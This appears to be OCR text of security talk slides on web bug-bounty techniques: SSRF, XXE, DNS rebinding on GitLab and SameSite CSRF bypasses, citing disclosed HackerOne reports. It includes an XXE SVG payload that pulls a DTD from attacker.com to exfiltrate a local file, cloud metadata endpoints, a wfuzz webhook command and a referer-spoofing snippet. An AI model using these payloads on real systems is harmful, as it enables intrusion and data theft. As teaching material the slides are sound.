
State	Resolved (Closed)
Disclosed	April 12, 2020 10:32pm +0400
Reported To	Zenly
Reported at	December 8, 2019 10:22am +0400
Asset	app.zenly.locator (Android: Play Store)
CVE ID	
Weakness	Cleartext Storage of Sensitive Information
Bounty	$750

Severity	Medium (4 ~ 6.9)
Participants	
Visibility	Disclosed (Full)

https://hackerone.com/reports/753868

Server Side Request Forgery


10.1.1.20
10.1.1.24
www - 10.1.1.10
IAM
MySQL
1.2.3.4 / 10.1.1.5
app - 10.1.1.11
10.1.1.22
redis
link - 10.1.1.12
10.1.1.30
Widget Service
MySQL
10.1.1.21
Trust Boundary




https://medium.com/@d0nut/piercing-the-veal-short-stories-to-read-with-friends-4aa86d606fc5

169.254.169.254

http://metadata.google.internal/computeMetadata/v1beta1/

XXE SSRF



Alex Birsan (alexbirsan)

6305	-	6.83	94th	26.03	96th
Reputation	Rank	Signal	Percentile	Impact	Percentile

64 #347139 LFI and SSRF via XXE in emblem editor

Share:

State	Resolved (Closed)
Disclosed	August 1, 2018 7:46pm +0400
Reported To	Rockstar Games
Reported at	May 3, 2018 4:06pm +0400
Asset	socialclub.rockstargames.com (Domain)
CVE ID	
Weakness	XML External Entities (XXE)
Bounty	$1,500

Severity	Critical (9 ~ 10)
Participants	
Visibility	Disclosed (Limited)

Collapse

https://hackerone.com/reports/347139

XXE SSRF


```
<!DOCTYPE svg [
<!ENTITY % outside SYSTEM "http://attacker.com/exfil.dtd">
%outside;
]>
<svg>
<defs>
<pattern id="exploit">
  <text x="10" y="10">
    &exfil;
  </text>
</pattern>
</defs>
</svg>
```

exfil.dtd

```
<!ENTITY % data SYSTEM "file:///C:/Windows/system32/drivers/etc/hosts">
<!ENTITY exfil "%data;">
```

https://hackerone.com/reports/347139

SSRF via redirects



Sayaan alam (sayaanalam)

354	-	0.27	60th	16.79	85th
Reputation	Rank	Signal	Percentile	Impact	Percentile

321

#923132

Server Side Request Forgery (SSRF) at app.hellosign.com leads to A WS private keys disclosure

Share:

State	Resolved (Closed)
Disclosed	November 10, 2020 4:20pm +0400
Reported To	Dropbox
Reported at	July 14, 2020 1:47pm +0400
Asset	app.hellosign.com (Domain)
CVE ID	
Weakness	Server-Side Request Forgery (SSRF)
Bounty	$4,913

Severity	High (7 ~ 8.9)
Participants	
Visibility	Disclosed (Limited)

https://medium.com/techfenix/ssrf-server-side-request-forgery-worth-4913-my-highest-bounty-ever-7d733bb368cb

https://hackerone.com/reports/923132

@davwwwx

DNS Rebinding (TOCTOU) on GitLab

```
  begin
    addrs_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map do |addr|
      addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr
    end
  rescue SocketError
    return true
  end

  validate_localhost!(addrs_info) unless allow_localhost
  validate_loopback!(addrs_info) unless allow_localhost
  validate_local_network!(addrs_info) unless allow_local_network
  validate_link_local!(addrs_info) unless allow_local_network

  true
end
```

DNS Rebinding (TOCTOU) on GitLab

```
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
```

DNS Rebinding (TOCTOU) on GitLab

```
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
```

DNS Rebinding (TOCTOU) on GitLab

```
$ ./wfuzz -X POST \
  -b "_gitlab_session=<session_id>;" \
  -d "_method=post&authenticity_token=<token>" \
  -z range,0-1000 \
  "https://<domain>/<user>/<repo>/hooks/<hook_id>/test?trigger=push_events&test=FUZZ"
```

https://hackerone.com/reports/541169

Server-Side Request Forgery using Javascript

Ben Sadeghipour (nahamsec)

18103	17th	5.84	91st	20.30	91st
Reputation	Rank	Signal	Percentile	Impact	Percentile

265 #530974 **Server-Side Request Forgery using Javascript allows to exfill data fro m Google Metadata**

Share:

State	Resolved (Closed)	Severity	No Rating (---)
Disclosed	November 30, 2020 10:27pm +0400	Participants	
Reported To	Snapchat	Visibility	Disclosed (Full)
Reported at	April 8, 2019 9:29am +0400		
Asset	snappublisher.snapchat.com (Domain)		
CVE ID			
Weakness	Server-Side Request Forgery (SSRF)		
Bounty	$4,000		

Collapse

https://hackerone.com/reports/530974

https://docs.google.com/presentation/d/1JdIjHHPsFSgLbaJcHmMkE904jmwPM4xdhEuwhy2ebvo/

Cross site request forgery

SameSite cookies

Standards related to the Cookie `SameSite` attribute recently changed such that:

- The cookie-sending behavior if `SameSite` is not specified is `SameSite=Lax`. Previously the default was that cookies were sent for all requests.
- Cookies with `SameSite=None` must now also specify the `Secure` attribute (they require a secure context/HTTPS).

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite
https://web.dev/samesite-cookie-recipes/

@davwwwx

Note: Chrome will make an exception for cookies set without a SameSite attribute less than 2 minutes ago. Such cookies will also be sent with non-idempotent (e.g. POST) top-level cross-site requests despite normal SameSite=Lax cookies requiring top-level cross-site requests to have a safe (e.g. GET) HTTP method. Support for this intervention ("Lax + POST") will be removed in the future.

https://www.chromestatus.com/feature/5088147346030592


https://x-23.herokuapp.com/hi/

https://medium.com/@renwa/bypass-samesite-cookies-default-to-lax-and-get-csrf-343ba09b9f2b

Referer spoofing

```
<base href="https://www.google.com/">
<style>
@import 'https://CSRF.vulnerable.example/';
</style>
```

https://bugs.chromium.org/p/chromium/issues/detail?id=1152999



